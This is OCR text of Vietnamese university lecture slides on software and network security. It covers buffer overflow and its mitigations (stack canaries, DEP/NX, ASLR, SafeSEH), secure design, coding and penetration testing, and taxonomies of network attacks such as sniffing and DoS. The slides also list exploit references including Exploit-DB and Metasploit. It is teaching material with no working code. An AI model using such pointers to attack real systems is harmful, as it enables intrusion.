


Gọi hàm và trở về từ hàm





Địa chỉ trở về (return address) được lưu trong stack của chương trình (hoặc luồng)

Gọi hàm và trở về từ hàm



Tràn bộ đệm với strcpy(arr, s1)







Lỗ hổng tràn bộ đệm

❑ Chống khai thác (1/2)

- Buffer Security Check



a. Không sử dụng



b. Có sử dụng

Lỗ hổng tràn bộ đệm

❑ Chống khai thác (2/2)

- DEP/NX (Data Execution Prevention)
- ASLR – Address Space Layout Randomization
- SafeSEH

Tài liệu về lỗ hổng phần mềm

1. **Exploit Database**, https://www.exploit-db.com
2. Nguyễn Thành Nam, **Kỹ thuật tận dụng lỗi phần mềm**, NXB KH&KT, 2009
3. Jon Erickson, **Hacking: The Art of Exploitation**, No Starch 2008
4. Hoglund et al., **Exploiting Software How to Break Code**, Addison Wesley 2004

Tài liệu về lỗ hổng phần mềm

5. Massimiliano Tomassoli, **Modern Windows Exploit Development**,
6. James C. Foster, **Buffer Overflow Attacks: Detect, Exploit, Prevent**, Syngress 2005
7. James C. Foster, **Writing Security Tools and Exploits**, Syngress 2006
8. Jack Koziol et al., **The Shellcoder's Handbook: Discovering and Exploiting Security Holes**, Wiley 2004

Frameworks

- **Metasploit**, https://www.metasploit.com/
- **Metasploitable Version 2**, http://r-7.co/Metasploitable2



1 Lỗ hổng web

2 Lỗ hổng phần mềm

3 An toàn phần mềm

An toàn phần mềm

Yêu cầu	Thực hiện
Thiết kế an toàn	Phát triển, Sử dụng
Lập trình an toàn	Phát triển
Kiểm thử an toàn	Phát triển, Sử dụng
Khai thác an toàn	Phát triển, Sử dụng

Thiết kế phần mềm an toàn

- Các cơ chế an toàn cần phải được đưa vào ngay từ giai đoạn thiết kế
- Bên sử dụng (bên đặt hàng) có thể tham gia, phê chuẩn thiết kế
- Ví dụ:



Tài liệu tham khảo

1. Fernandez-Buglioni, **Security Pattern in Practice: Designing Secure Architectures Using Software Patterns**, Wiley 2013
2. Nguyễn Đức Cường, **Tài liệu môn học Phân tích và thiết kế hệ thống thông tin theo UML**.

Lập trình an toàn

- Không sử dụng các cấu trúc, các hàm không an toàn
- Cơ chế phòng chống các tấn công đã biết
- Kiểm thử tĩnh cho mã nguồn

Tài liệu tham khảo

- Lương Thế Dũng, Phạm Duy Trung, **Kỹ thuật lập trình an toàn**, Học viện Kỹ thuật mật mã 2013
- Brian Chess, Jacob West, **Secure Programming with Static Analysic**, Addison-Wesley 2007
- +++

Khái niệm

- Kiểm thử an toàn = Penetration Testing = Pentest
- **Kiểm thử an toàn** một hệ thống là việc mô phỏng các tấn công thực tế vào hệ thống đó để đánh giá rủi ro an toàn thông tin cho hệ thống đó
- Kiểm thử an toàn = Tìm lỗ hổng + Khai thác tối đa lỗ hổng

Kiểm thử an toàn

❑ Phân loại

- Kiểm thử hộp đen
- Kiểm thử hộp trắng

❑ Vấn đề pháp lý

- Dịch ngược, tấn công có thể vi phạm pháp luật
- Phải được sự đồng ý bằng văn bản của chủ quản hệ thống

Tài liệu tham khảo

1. Trần Đức Sự, Phạm Minh Thuấn, **Đánh giá và kiểm định an toàn hệ thống thông tin**, Học viện KTMM, 2013
2. Dieterle, **Basic Security Testing with Kali Linux**.
3. Allen et al., **Kali Linux – Assuring Security by Penetration Testing**, Packt 2014
4. +++

Khai thác an toàn

❑ Cập nhật bản vá an toàn

- Cập nhật tự động
- Cập nhật thủ công

❑ Vận hành an toàn

- Xây dựng và áp dụng chính sách an toàn
- Đào tạo kỹ năng
- Nâng cao nhận thức

CƠ SỞ AN TOÀN THÔNG TIN

Bài 9. An toàn mạng máy tính

Tài liệu tham khảo

1. Lê Đình Thích, Hoàng Sỹ Tương, **An toàn mạng máy tính**, Học viện KTMM, 2013
2. Whitman, Mattord, **Principles of Information Security** (5e), Cengage Learning, 2014
3. Mark Ciampa, **Security+ Guide to Network Security Fundamentals**, Cengage Learning, 2009
4. Anonymous, **Maximum Security: A Hacker's Guide to Protecting Your Internet Site and Network**


1 Hiểm họa an toàn mạng máy tính

2 Tấn công mạng máy tính điển hình


3 Công nghệ an toàn mạng máy tính

Mạng máy tính - LAN





Mạng máy tính - WAN



Mạng máy tính - Internet



Khái niệm hiểm họa

- **Hiểm họa ATTT** là những **khả năng tác động** lên TT, HTTT dẫn tới sự thay đổi, hư hại, sao chép, sự ngăn chặn tiếp cận tới TT; tới sự phá huỷ hoặc sự ngừng trệ hoạt động của vật mang TT.
- **Ví dụ**: virus, động đất, tấn công mạng

Khái niệm tấn công

- Hiểm họa = Sự vật, hiện tượng tự nhiên + Hành vi vô ý + Hành vi cố ý
- **Tấn công HTTT** là hành vi có chủ ý của con người nhằm phá vỡ tính an toàn của thông tin và HTTT
- Tấn công ⊂ Hiểm họa
- Phân loại: rất không thống nhất

Phân loại tấn công theo Microsoft

1. Eavesdropping
2. Data Modification
3. Identity Spoofing (IP Address Spoofing)
4. Password-Based Attacks
5. Denial-of-Service Attack
6. Man-in-the-Middle Attack
7. Compromised-Key Attack
8. Sniffer Attack
9. Application-Layer Attack

Phân loại theo CompTIA

1. Denial of Service (DoS)
2. Spoofing
3. Man-in-the-Middle
4. Replay

Phân loại đề xuất (1/2)

❑ Tấn công từ trong hệ thống

- Leo thang đặc quyền
- Chiếm quyền điều khiển
- Truy cập trái phép thông tin
- Sao chép, phát tán trái phép thông tin được tiếp cận

Phân loại đề xuất (2/2)

❑ Tấn công từ ngoài hệ thống

- Thăm dò hệ thống
- Chặn thu thông tin
- Tấn công ứng dụng, dịch vụ web
- Tấn công ứng dụng, dịch vụ mạng
- Tấn công ứng dụng cục bộ
- Tấn công DoS, DDoS

1 Hiểm họa an toàn mạng máy tính

2 Tấn công mạng máy tính điển hình

3 Công nghệ an toàn mạng máy tính

Tấn công mạng


1. Tấn công sniffing
2. Tấn công DoS
3. Tấn công DDoS
4. Tấn công giao thức mạng
5. Tấn công khác

TẤN CÔNG CHẶN BẮT THÔNG TIN

- Lắng nghe thông tin trên đường truyền
- Điều hướng thông tin đi qua nút nhất định

